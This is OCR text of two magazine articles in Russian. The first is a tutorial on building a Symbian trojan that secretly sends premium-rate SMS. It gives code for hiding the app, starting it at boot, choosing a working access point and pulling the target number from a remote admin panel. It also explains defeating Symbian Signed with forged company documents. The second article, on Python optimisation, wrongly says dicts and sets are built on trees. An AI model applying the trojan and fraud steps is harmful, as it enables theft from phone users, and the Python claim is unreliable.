
Подобие админки

ЛОГИКА ФУНКЦИОНИРОВАНИЯ ПРОДВИНУТОГО ТРОЯНА

Проблема описанной программы заключается в том, что вскоре после попадания трояна в аппараты пользователей, факт недобросовестности арендатора короткого номера, на который отправляется платная sms, может сильно озаботить собственников этого номера. Обычно они просто блокируют арендатора, чтобы он не мог более класть деньги невинных пользователей к себе в карман. Но быстро зарегистрировать новый короткий номер особого труда не составляет, поэтому неплохо было бы, чтобы программа могла периодически обновлять информацию о том, куда, собственно, слать платную sms. Иначе говоря, хакеру надо реализовать механизмы соединения программы с сервером и обновления настроек. Казалось бы, в чем сложность? А в том, что в смартфонах на базе Symbian все соединения через tcp sockets (в том числе и HTTP over TCP) осуществляются посредством так называемой «точки доступа в интернет» (Internet Access Point). Поэтому, если программа использует функционал соединения с сетью, пользователь должен задать используемую точку доступа хотя бы один раз. Троян трудно было бы назвать незаметным, если бы он спрашивал у пользователя, какую точку доступа ему использовать. Поэтому хакеру предстоит реализовать механизм автоматического выбора точки доступа из установленных в смартфоне и определения ее способности быть использованной в качестве транспорта для синхронизации с сервером. Итак, требования к программе можно сформулировать следующим образом:

- Программа должна быть скрыта от глаз пользователя (нет иконки в меню телефона, в task list).
- Программа автоматически запускается при старте телефона.
- Программа должна уметь автоматически определять работоспособную точку доступа (IAP).
- Программа должна уметь обновлять данные с сервера о том, куда слать сообщения.
- В программе должен быть реализован внятный механизм определения периодичности отправки сообщения и сохранения даты последней отправки.
- Программа должна уметь отправлять сообщения.

Помимо этого, стоит учесть, что софт, устанавливаемый на современные смартфоны, работающие под управлением Symbian 9, должен быть подписан цифровым сертификатом, получаемым в конторе под названием SymbianSigned. Предлагаю пошагово рассмотреть этапы разработки





warning

Министерство здравоохранения еще раз напоминает, что данная статья написана исключительно в образовательных целях. Мы не несем ответственности за противозаконное применение этой информации.

зловредного ПО и подготовки его к работе.

Чтобы разобраться в предлагаемом материале, касающемся непосредственно разработки софта для Symbian, неплохо иметь хотя бы небольшой опыт разработки под эту мобильную ОС или, как минимум, ознакомиться с нашими предыдущими статьями, посвященными программированию для мобильных устройств. Тут мною не рассматриваются такие вопросы, как базовый костяк приложения, назначение основных классов и функций, базовых парадигм и концепций Symbian (в случае чего — список дополнительных материалов приведен в конце статьи).

МЕХАНИЗМ СОКРЫТИЯ ПРОГРАММЫ

Предположим, что базовый костяк приложения создан. Для этого могут быть использованы как Carbide C++, так и Visual Studio.NET с установленной надстройкой Carbide. VS. Подойдет базовый шаблон вроде «Symbian Hello World Application» (отмечу, что в этой статье нет привязки к конкретному SDK, поэтому можно использовать любой SDK для любой платформы). Теперь приступим к собственно сокрытию приложения от глаз пользователя. Чтобы спрятать программу, нужно выполнить три простых шага:

1) Редактируем структуру, содержащую служебную информацию о приложении и именуемую AIF_DATA в Symbian 7.x-8.x и APP_REGISTRATION_INFO в Symbian 9.x. Эта структура является обычным ресурсом и находится в том файле ресурсов, который содержит основной UID приложения. Необходимо добавить следующую простую запись:

```
hidden = KAppIsHidden;
```

Флаг попросту скрывает иконку приложения из меню аппарата.

2) В класс документа приложения добавляем определение виртуальной функции UpdateTaskNameL, служащей для настройки отображения иконки и названия программы в Task-листе:

```
void CMegaTroj::UpdateTaskNameL
  (CApaWindowGroupName*aWgName)
{
  CAknDocument::UpdateTaskNameL(aWgName);
  //вызывается системная функция
UpdateTaskNameL
  aWgName->SetHidden(ETrue);
  //Прячем приложение из таск-листа
  aWgName->SetSystem(ETrue);
}
```

3) **Для Symbian 7/8.** Добавляем в конструктор класса AppUi-приложения свойства окна, скрывающие его от глаз пользователя:

```
CEikonEnv::Static()->
RootWin().EnableReceiptOfFocus(EFalse);
//приложение никогда не может получить фокус
CEikonEnv::Static()->
RootWin().SetOrdinalPosition(-1000,
  ECoeWinPriorityNeverAtFront);
```

Для Symbian 9. Проблема в использовании приведенного для Symbian 7/8 кода тут состоит в том, что вызов второй статической функции в Symbian 9 блокирует любую активность приложения, включая отправку сообщений. Поэтому мы ограничиваемся вызовом первой функции и переопределяем метод класса CAknViewAppUi (от которого, собственно, и наследуется класс AppUi-приложения) — HandleForegroundEventL, вызываемого в момент, когда приложение получает или теряет фокус:

```
void CMegaTrojAppUi::HandleForegroundEventL
  (TBool aForeground)
{
  switch (aForeground) {
  case ETrue:
   {
    CEikonEnv::Static()->RootWin().SetOrdinalPosition
        (0, ECoeWinPriorityNormal);
    TApaTask task(iEikonEnv->WsSession());
    task.SetWgId(
        CEikonEnv::Static()->RootWin().Identifier());
    task.SendToBackground();
   }

   break;
  }
}
```

Все, теперь наше приложение при установке благополучно исчезает из меню аппарата, task-листа — и даже прячется, если пользователь вдруг каким-то образом найдет исполняемый файл в файловой системе и попытается запустить его вручную.

РЕАЛИЗАЦИЯ МЕХАНИЗМА АВТОСТАРТА

Программирование автостарта придется рассмотреть отдельно для Symbian 7/8 и для Symbian 9.

Для Symbian 7/8. В самой Symbian OS до версии 9.x не было явной поддержки механизма автостарта, и злые программисты для реализации своих темных планов были вынуждены использовать так называемые recognizers. Recognizers изначально являются механизмом для идентификации MIME-типа конкретного файла, позволяющим, к примеру, операционной системе определять, каким приложением открывать и редактировать файлы определенного типа. Для управления запуском приложений и сохранением данных, основанных на MIME-типах, в Series60 существует подсистема, именуемая Document Handler. Эта подсистема разработана для корректного сохранения и открытия контента, полученного, к примеру, через MMS-сообщения, WAP-закачки, bluetooth и т.д. Проще говоря, механизм позволяет при открытии картинки из аттача сообщений открыть ее именно программой просмотра сообщений, а не чем-то еще. В Series60 развит так называемый embedded launching, — то есть, если в приложении A требуется обработка контента по типу, соответствующему приложению B, то приложение A вызывает приложение B и передает ему контент. При этом вернуться в приложение A можно только по факту завершения работы с контентом в B. Примером служит открытие в WEB-браузере смартфона ссылки на jpg-картинку. Для просмотра файла запускается Image Viewer, и только после его закрытия можно вернуться к браузеру. Привязка конкретных приложений к конкретным типам осуществляется путем хранения соответствий MIME-типов уникальным идентификаторам приложений (UID). Чтобы помочь Symbian OS определить, каким приложением нужно открывать файл с конкретным разрешением или MIME-типом, и были созданы recognizers. По своей сути recognizer — это dll, имеющая разрешение mdl и сохраняемая в директории c:\system\recogs смартфона. При старте смартфона ОС регистрирует соответствия вида «MIME-тип / UID приложения» путем вызова кода recognizer'ов. Именно этот факт и можно использовать для автостарта приложения. В нашем случае процедура реализации автостарта следующая:

- Создаем recognizer для файлов с расширением *.bt (к примеру; расширение тут вообще не принципиально).
- В коде инициализации recognizer'а, запускаемом при старте смартфона, прописываем путь к файлу трояна, который требуется запустить, и, собственно, запускаем.

Процесс довольно сложен для восприятия, но исходники, как обычно, прилагаются на диске к журналу. Здесь мы не будем их приводить из-за нехватки места.

Для Symbian 9. Тут, к счастью, все гораздо проще. Чтобы заставить нашу программу запускаться при старте мобилы, нужно проделать вот что:

1) Создать файл ресурсов (*.rss), называемый по UID3 приложения. В частности, если UID3 0x12345678, то файл ресурсов называем 12345678.rss. Содержать он будет следующий ресурс:

```
#include <startupitem.rh>
RESOURCE STARTUP_ITEM_INFO blacklist
{
  executable_name = "c:\\sys\\bin\\YourApp.exe";
  recovery = EStartupItemExPolicyNone;
}
```

2) В MMP-файл добавляем команду компиляции файла ресурсов:

```
START RESOURCE 12345678.rss
TARGETPATH \resource\apps
END
```

3) В pkg-файл добавляем строку: `C:\Symbian\9.1\S60_3rd_MR\epoc32\data\z\resource\apps\12345678.rsc"-"c:\private\101f875a\import\[12345678].rsc`. В данном случае директория `c:\private\101f875a\import` является рабочим каталогом, на основании содержания которого формируется список автозагрузки.

Мы, фактически, создали хороший и универсальный костяк для практически любой полезной софтины под Symbian. Идем дальше.

АВТООПРЕДЕЛЕНИЕ ТОЧКИ ДОСТУПА

На мой взгляд, это самая сложная часть. Базовая идея реализация механизма состоит в следующем:

1) Программно получаем список всех сохраненных в настройках устройства точек доступа. Среди них будут как GPRS-, так и WAP- и MMS-точки доступа. При получении списка точек доступа посредством класса CApSelect, который мы будем использовать, можно задавать фильтр составления списка, в том числе и по типу точки доступа (GPRS/WAP/MMS). Мы рекомендуем фильтрацию не проводить, поскольку принадлежность конкретной точки доступа к конкретному типу (с точки зрения CApSelect) не гарантирует, что через эту точку доступа нельзя достучаться до нашего сервера (или что, наоборот, можно).

2) Начинаем перебирать каждую точку доступа из списка, используя ее для тестового соединения с удаленным echo-сервером, отправляющим клиенту (нашей программе) в точности тот же набор байт, который он получил от него. Проще говоря, пытаемся отправить на эхо-сервис байты 0x01,0x02 и 0x03 и проверяем, получили ли мы их обратно. Условие приема данной комбинации байт является необходимым и достаточным для идентификации того, что точка доступа может быть использована для соединения с сервером. В случае любого другого результата — таймаут запроса, код ошибки и т.д. — мы идентифицируем точку доступа как нерабочую.


3) Сохраняем идентификатор полученной рабочей точки доступа и используем ее для соединения с сервером.

Для получения списка точек доступа, как уже отмечалось, используется экземпляр класса CApSelect. Его можно сделать членом класса AppUi-приложения и вызывать в конструкторе AppUi следующий код (будет, соответственно, вызываться при старте приложения):

```
CCommsDatabase* commDb = CCommsDatabase::NewL(
  EDatabaseTypeIAP);
CleanupStack::PushL(commDb);
iSelect = CApSelect::NewLC (*commDb, KEApIspTypeAll,
  EApBearerTypeGPRS, EApSortNameAscending);
iConnectionEnabled = iSelect->MoveToFirst();
CleanupStack::Pop(iSelect);
CleanupStack::PopAndDestroy(commDb); //commDb
```



▸ links
Тема разработки шпионского ПО для Symbian раскрыта на http://dtarasov.ru. Также рекомендуется регулярно посещать forum.nokia.com.



▸ dvd
На диске лежат исходные коды основных классов приложения.

Короткий номер и Premium SMS

Думается, ты знаком с механизмом оплаты контента и услуг посредством мобильного телефона, когда для получения контента требуется отправить sms на какой-нибудь короткий номер с определенным текстом. Стоимость таких сообщений может варировать от 0,06 до $5. Эти дорогие sms и называются Premium SMS. Непосредственно короткий номер принадлежит операторам сотовой связи, так что, по идее, вопрос аренды нужно решать с каждым оператором отдельно. Дабы сильно не заморачиваться с утрясанием всяких бюрократических вопросов, касающихся аренды короткого номера, предприимчивые люди обычно пользуются услугами агрегаторов вроде СМС-Трафик (http://www.smstraffic.ru), которые берут на себя вопросы заключения договоров со всеми операторами. При этом обычно схема взаимодействия с агрегатором примерно следующая:
1) Заключается договор и доп.соглашения; для этого может понадобиться статус юридического лица (это в случае более-менее «приличных» агрегаторов вроде СМС-Трафик, — другие могут деньги и на WebMoney переводить).
2) Заказчику присваивается пара номер/медиа-код. От номера обычно зависит стоимость сообщения, а медиа-код — это текст сообщения, который однозначно идентифицирует заказчика. На один номер может быть подвешено несколько заказчиков, поэтому, чтобы определить, кому переводить бабло за отправленные юзерами сообщения, используется идентификация по медиа-коду. Именно поэтому обычно пишут что-то вроде «отправь 12345 на номер 1234»; 12345 — это, по сути, идентификатор конкретного арендатора короткого номера.
3) В конце месяца агрегатор переводит бабло на счет арендатора, оставляя себе процент в качестве комиссии.
Понятно, что арендовать короткий номер и грести деньги с отправленных на него sms может любой, и мошенники — не исключение. На рынке присутствуют несколько контор, которые позволяют арендовать короткий номер, не оставляя о себе приватной информации.

Здесь мы подсоединяемся к базе данных commDB и создаем список точек доступа. После этого устанавливаем индекс списка на первую позицию (советую изучить описание CApSelect в SDK). Теперь можно тестировать точки доступа. В качестве движка работоспособности точки доступа используется модифицированный движок TCP, исходные коды которого можно взять на forum.nokia.com. Модификация заключается в том, что добавлен класс — observer (MtcpiplapCheckEngineObserver), содержащий единственный метод TestCompleted, вызываемый движком при индикации процесса окончании тестирования конкретной точки доступа. В нашем случае от MTcpiplapCheckEngineObserver наследуется AppUi. Мы также не публикуем здесь исходный текст движка ClapCheckTcpEngine, но с ним рекомендуется ознакомиться (есть на нашем диске). Отметим, что вся логика использования экземпляра класса ClapCheckTcpEngine в AppUi заключается в обработке вызова TestCompleted, параметром которого как раз и является индикатор успешности или неуспешности использования точки доступа. Код TestCompleted выглядит так:

```
void CMegaTroyAppUi::TestCompleted
  (TIapTestResult aTestResult)
{
  if(aTestResult == EIapNotUsable)
  {
    GetNextIapId(); //переходим к тестированию
следующей точки доступа
  }
  else
  {
    HandleCommandL(EConnectToServer);
    //ломимся на сервер
  }
}
```

Как видно, в случае успеха, мы коннектимся к серверу и обновляем номер.

Коннект к серверу и чтение настроек

Чтобы иметь возможность удаленно задать хакерской софтине номер, на который нужно слать недешевое sms, взломщики реализуют некое подобие админки (смотри картинку).
Проще всего сделать это с использованием стандартной связки PHP + MySQL. После изменения и занесения номера в базу на сервере необходимо реализовать простенький интерфейс взаимодействия с мобильным телефоном. Тут можно пойти разными путями:
- Просто выводить плейн-текстом номер и текст сообщения при обращении к странице вида http://yourhost.ru/megascript.php;
- Можно использовать XML для поддержки расширяемости.

В общем, это уже дело вкуса. Главное, корректно обработать отдаваемые сервером данные на стороне мобильного приложения. Проще всего снова пойти на forum.nokia.com или пошариться на нашем диске и ознакомиться с кодом http-движка, позволяющего осуществлять GET-запросы. Использование экземпляра класса движка из AppUi выглядит примерно так:

```
iHTTPEngine->GetRequestL(iUri,iIapId);
```

Здесь iUri — url скрипта, возвращающего номер, a iIapId — идентификатор точки доступа, которую мы решили использовать. После получения ответа от сервера нужно позаботиться о том, чтобы сохранить номер в файл или в локальную переменную, и отправить sms.

Механизм отправки SMS

Этот функционал уже неоднократно описывался на страницах нашего журнала, поэтому либо подними старые номера, либо ознакомься с материалами на сайте http://dtarasov.ru.

Сертификация приложения

Как говорилось выше, чтобы приложения могли беспрепятственно устанавливаться в смартфоны под управлением Symbian 9, необходимо их подписывать цифровым сертификатом. Эта мера была введена в рамках технологии Symbian Platform Security, появившейся в Symbian OS 9.1 и предназначенной для защиты как раз от подобного софта. Если попытаться вкратце сформулировать суть проблемы, то есть два пути, чтобы заставить приложение установиться в телефон пользователя:
1) Узнать IMEI (универсальный идентификатор аппарата) телефонов всех пользователей и вручную подготовить сертификат средствами Symbian Offline Signed. При этом программа будет устанавливаться исключительно на смартфоны из множества IMEI, указанных при создании сертификата.
2) Подписать приложение на сайте Symbian средствами Express Signed или Certified Signed. Отличается Express Signed от Certified Signed тем, что подпись стоит существенно дешевле (20$), а также не требует



Process	Status	Account Login required¹	Publisher ID	Independent Test House	IMEI Restrictions
Open Signed Online	Available (Beta)	No	No	No	Yes
Open Signed Offline	Available	Yes	Yes²	No	Yes
Express Signed	Available	Yes	Yes	No³	No

тестирования программы вручную специалистами тестового центра. Необходимо просто засабмитить форму с информацией о приложении и само приложение. Если все сделать правильно, то на выходе получим сертифицированное приложение. Тем не менее, потом оно может попасть на аудит и сертификация будет аннулирована, если тестерам что-то не понравится. Certified Signed подразумевает собой тестирование вручную специалистами тестового центра. В хакерском случае это вообще не вариант — вряд ли им придет в голову сертифицировать трояны!

Очевидно, что из указанных способов первый едва ли может быть применим — хакер просто не сумеет собрать IMEI всех мобил, в которые желает внедриться. Единственный путь — сертификация посредством Express Signed. Все осложняет один факт — для того, чтобы воспользоваться Express Signed, необходимо иметь универсальный идентификатор поставщика услуг Publisher ID. Стоит он $200 в год и отпускается исключительно юридическим лицам, представившим учредительские документы в TrustCenter. Подробнее о Publisher ID можно прочитать на http://dtarasov.ru. Процедура регистрации Publisher ID может выглядеть примерно так:

1) Взломщик заполняет анкету на trustcenter.de/order/publisherid/dev, вводит данные кредитки.

2) На указанный e-mail приходит письмо с перечнем необходимых документов, которые необходимо предоставить для идентификации поставщика услуг (разработчика).

3) Злодей отправляет сканы документов какого-нибудь левого юр.лица (можно и индивидуального предпринимателя).

4) Вышеозначенный гибрид Гитлера и Бармалея получает ссылку на сертификат, устанавливающийся в браузер. Он понадобится, чтобы получить доступ к функциям Express Signed из личного кабинета на сайте SymbianSigned.com.

Все, Publisher ID получен. Тонким моментом здесь является отправка учредительских документов юридического лица. Обычно хакеры изыскивают возможность отправки каких-нибудь поддельных или чужих документов. Как показывает практика, у Trustcenter нет возможности проверить их подлинность, поэтому их рисуют даже в фотошопе. Вместе с Publisher ID взломщик получает доступ к Express Signed — и возможность сабмитить свеженаписанный троян на подпись. Здесь шаги следующие:

1) Софтина заливается на подпись.

2) Указанная прога автоматически подписывается сертификатом и с этого момента может быть установлена в любой смартфон.

3) Хакер быстренько скачивает свой зло-софт с сайта SymbianSigned и начинает распространять.

4) Троян, возможно, попадает на аудит.

5) Специалисты тестового центра аннулируют сабмит, удаляя подписанную программу с сайта и блокируют Publisher ID.

Даже если пункты 4 и 5 будут иметь место (что совсем не факт), то, в любом случае, взломщик успеет скачать подписанный троян и сможет начать его популяризацию. Для распространения заразы Publisher ID не нужен и, даже если его заблокируют, это уже малоинтересно, ибо делали его на подставные документы. Таким вот незаурядным способом обходится защита Symbian Platform Security. Кстати, ты заметил, что во всех этих случаях я описываю деятельность некоего «хакера»? Это неспроста, поскольку сам я подобными вещами никогда не занимался и тебе не советую — мы всего лишь описываем то, как оно случается. Просто будь в курсе и знай, что самые современные технологии от Симбиан не могут защитить твою мобилу на сто процентов.

HAPPY END

Как видно, задача написания функционального трояна для Symbian не такая уж и тривиальная, но вполне выполнимая. Сейчас угроза безопасности не так явна в силу относительной сложности описанных процедур реализации. Вирусописатели еще не успели наплодить массу опасного ПО. Но со временем они его наплодят, поэтому пользователям мобильных устройств стоит внимательнее относиться к устанавливаемому ПО, тем более, из непроверенных источников. Если же читатель заинтересован в разработке или использовании подобных «продуктов», то напоминаем, что это противозаконная деятельность, которая может привести к печальным последствиям!



АЛЕКСЕЙ ЧЕРКЕС
/ ALEKSEY.CHERKES@GMAIL.COM /

СКАЗ О ЛЕТАЮЩЕМ ЗМЕЕ


АГРЕССИВНАЯ ОПТИМИЗАЦИЯ ПРОГРАММ НА PYTHON'E

Python применяется там, где скорость разработки программы и простота сопровождения кода важнее скорости его работы. Он нужен для быстрого создания надежных, легко изменяемых программ. Благодаря динамической типизации и большому количеству встроенных высокоуровневых типов данных, Python позволяет быстро создавать лаконичный, выразительный и надежный код. У этих достоинств есть и обратная сторона: низкая скорость выполнения программ.

На Python пишут не только мелкие скрипты. Этот язык часто применяется в крупных проектах — компьютерных играх или системах математических расчетов. Если написанная программа работает слишком медленно или не так быстро, как задумывалось, перед разработчиками встает задача повышения эффективности кода. Нетрудно догадаться, что статья посвящена обзору техник и инструментов оптимизации программ, написанных на Python.

МАЛЕНЬКИЕ ХИТРОСТИ

Интерпретатор Python обладает некоторыми особенностями, которые могут влиять на скорость выполнения программ. Знание этих особенностей поможет в написании более эффективного кода.
Для начала вспомним тот факт, что разработчики интерпретатора всегда стараются оптимизировать его работу. Подавляющее большинство встроенных функций реализовано на C, поэтому иногда они работают быстрее, чем ожидаются. Я советую тщательно изучить стандартную библиотеку, и везде, где возможно, использовать ее функции.
Например, `map(operator.add, l1, l2)`, скорее всего, будет работать быстрее, чем `map(lambda x,y: x+y, v1, v2)`. Такой подход значительно повышает читабельность кода.
Строки в Python — это неизменяемые объекты (immutable objects). Ты не можешь изменять значения единожды созданной строки, — можно только создать новую и присвоить ей измененное значение старой. Конкатенация строк `''.join(seq)` будет выполняться гораздо быстрее, чем явный цикл с оператором +=. В первом случае новая строка создается один раз и в нее сразу записывается нужное значение. Во втором — каждая итерация порождает новый объект, который на следующей итерации уже не нужен. Это гораздо медленнее, плюс возрастает нагрузка на сборщик мусора. То же самое касается оператора «%» для формирования строк по шаблону. Он куда эффективнее прямого суммирования.
Многие функции, порождающие последовательности, имеют альтернативную версию, использующую генераторы. Например, при каждом вызове `range(n)` в памяти создается список длиной n. А вот при вызове `xrange(n)` в памяти вообще не создается никаких коллекций,



только генератор, который вычисляет элементы последовательности «ленивым» образом. Помни про generator expressions, — часто про них забывают и пользуются list comprehensions.
Полезно также держать в голове базовые алгоритмы, на которых основана работа с коллекциями. Конечно, комфортный синтаксис Python усыпляет бдительность, но нужно стараться :). Словари и множества реализованы на деревьях, поэтому, например, при большом N проверка принадлежности элемента коллекции (a in b) проходит в среднем быстрее для словарей и множеств, чем для списков или кортежей, для которых в этих случаях выполняется полный перебор. Добавление или удаление элементов списка в хвосте выполняется быстрее, чем в середине, так как для этого не нужно перестраивать список.
Из-за динамической природы языка, процедура поиска переменной по ее имени выполняется дольше в сравнении с компилируемыми языками. Вызов функции — тоже затратная операция, по вышеуказанным причинам. Вызов метода объекта obj.foo() по сложности сравним с поиском элемента в словаре со строковыми ключами. Поиск имен происходит быстрее для локальных, чем для глобальных переменных. Как правило, на это не стоит обращать внимания. Но в теле цикла с огромным числом итераций стоит пойти на хитрость: по возможности вынести как можно больше действий из тела цикла, сделать предварительные вычисления.
Очевидно, что операция импорта — очень медленная, ведь интерпретатору нужно полностью выполнить весь запрашиваемый модуль. Обычно все операции импорта модулей прописывают в начале скрипта. Но бывают случаи, когда модуль используется редко. Тогда можно не указывать его в начале скрипта, чтобы он не отъедал время при инициализации, а написать приблизительно следующее:

```
module_name = None

def delay_import():
   global module_name
   if module_name is None:
      import module_name
```

Модуль module_name будет импортирован во время вызова функции `delay_import()`.
Самое главное — расширения на C. Они могут быть очень эффективными. Классический пример — модуль `NumPy` (реализация на C матриц и многомерных массивов, плюс библиотека всего необходимого для математических вычислений). По производительности она спокойно догоняет коммерческий MatLab. Но так как Python гораздо более гибок, чем скриптовый язык MatLab, то связку NumPy + Python можно рассматривать как очень удачный open-source проект, который не дает спать по ночам жадным капиталистам. Если ты думаешь, что писать Python-расширения на C — долгое и нудное занятие, советую обратить внимание на проект PyRex. Это компилируемый язык, похожий на Python. Код на этом языке можно смешивать с кодом Python в одной программе, а писать с его помощью модули расширений почти так же просто, как и скрипты на самом Python!

ПРОФИЛИРОВАНИЕ

Профайлер — это инструмент для замера времени выполнения различных участков кода. В Python «из коробки» доступно сразу три вида профайлеров (batteries included!). Это модули profile (или cProfile), timeit и hotspot.
Hotspot задумывался как экспериментальная реализация скоростного профайлера на C. Высокая производительность на этапе выполнения достигалась за счет долгой постобработки данных, собранных во время работы. Увы, поддержка этого проекта прекращена и в будущих версиях он будет исключен из стандартной библиотеки, поэтому я не буду его рассматривать.
Модуль **profile** позволяет анализировать производительность кода в сложных проектах. Он не требует для работы почти никаких изменений в уже написанном коде, в применении прост и способен выдавать разнообразную статистику: количество вызовов каждой функций, среднее время их работы по отдельности и т.д. Также он позволяет трассировать вызовы функции и выдавать информацию о дереве вызовов.
Использовать модуль очень просто. В самом заурядном случае достаточно импортировать модуль profile и вызвать `profile.run('main_function()')`, передав в качестве параметра функцию, с которой начинается работа. Ниже приведен более сложный пример использования профайлера. Скрипт выводит на консоль табличку для пяти самых затратных по времени работы (без учета дочерних вызовов) функций. Метод `strip_dirs()` обрезает полные пути в именах файлов:

```
import profile
import pstats

def main():
      # твоя программа
      pass

profile.run('main()', 'main_prof')
stats = pstats.Stats('main_prof')
stats.strip_dirs()
stats.sort_stats('time')
stats.print_stats(5)
```

Сырая статистика, собранная во время данного запуска, сохраняется в файле `main_prof`. Класс stats анализирует информацию, прочитанную из таких файлов, и выдает в более понятном для простых парней виде. Разрешается объединять информацию из нескольких таких файлов — для общего анализа информации, собранной за несколько запусков (функция `stats.add()`).
Модуль **cProfile** делает то же самое, что и модуль profile. Оба модуля обладают почти одинаковым интерфейсом и в большинстве случаев взаимозаменяемы. Разница в том, что cProfile реализован как расширение на языке C, в то время как profile написан исключительно средствами самого Python. Поэтому cProfile обладает меньшей погрешностью и большей скоростью выполнения, но его сложнее портировать на альтернативные платформы. Модуль profile, наоборот, теоретически может запуститься на любом интерпретаторе Python.
Модуль **timeit** нужен для удобного замера времени работы одиночных выражений. Он принимает выражение как строку, многократно выполняет его и выводит общее время работы. Модуль очень удобен для организации различных экспериментов с замером производительности. Рассмотрим небольшой пример:

```
from timeit import Timer

x = 123

t1 = Timer('x * 2', 'from __main__ import x')
t2 = Timer('x + x', 'from __main__ import x')

number_of_calls = 10**7
time1 = t1.timeit(number = number_of_calls)
time2 = t2.timeit(number = number_of_calls)
print time1 / time2
```

В результате, на своей машине я получил 1.26. Выходит, моя версия интерпретатора складывает число с самим собой приблизительно на 15-20% быстрее, чем умножает это число на 2. Сложение для целых чисел выполняется быстрее умножения.

JIT-КОМПИЛЯЦИЯ

Если ты считаешь, что твой код работает слишком медленно (обязательно убедись, что это не паранойя!), то не торопись браться за



links


- wiki.python.org/moin/PythonSpeed/PerformanceTips – большая статья про оптимизацию на официальном сайте. Must read!
- www.python.org/doc/essays/list2str.html – «Python Patterns — An Optimization Anecdote». Небольшая статья Гвидо ван Россума об интересном случае оптимизации Python кода.
- wiki.python.org/moin/PythonSpeed – короткая, но очень емкая статья.

Утилита Gprof2Dot позволяет визуализировать выходные данные профайлера в виде графа

низкоуровневую оптимизацию. Да, я знаю, руки чешутся, но попытайся себя перебороть — есть более надежные и простые методы повысить производительность.

